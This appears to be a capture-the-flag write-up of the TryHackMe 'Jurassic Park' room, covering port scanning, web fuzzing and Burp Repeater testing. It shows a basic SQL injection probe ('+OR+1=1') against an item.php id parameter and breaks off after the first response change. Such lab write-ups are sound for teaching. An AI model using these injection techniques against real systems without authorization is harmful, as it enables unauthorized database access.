
JURASSIC PARK

To access the machine, click on the link given below:

- https://tryhackme.com/room/jurassicpark

SCANNING

I performed an **nmap** aggressive scan to find open ports, service info and script scan results on the target.




The target had only 2 ports open:

- Port 80 : http
- Port 22 : ssh


FOOTHOLD

I accessed the web application through my browser.


I clicked on the *online shop* and was given an option to select a package.




I clicked on a package and noticed that the package details was being fetched using the `id` parameter. I tried adding a `'` to see how the application behaved to it.




It instantly triggered an error.




Scrolling to the bottom of the page revealed a challenge.




I then fuzzed for files in the web application and found *robots.txt* that could contain path to interesting endpoints.




However, there was nothing.




The only page left to inspect now was the *item.php* where an error was thrown upon sending a `'` in the `id` parameter. I viewed the source code and found that the target was running **MySQL** database.



Since, I was dared to use **sqlmap**, I tried using it. However, it was taking a long time and wasn't giving the expected results.



Hence, I switched to manual testing. I captured the request made for the package on **Burp Suite** and sent it to **Repeater**.




Since `'` was causing an error, I added a true statement directly after the **id** value.

The payload that I used:


```
+OR+1=1
```

There was a visible change in the response of the web app.



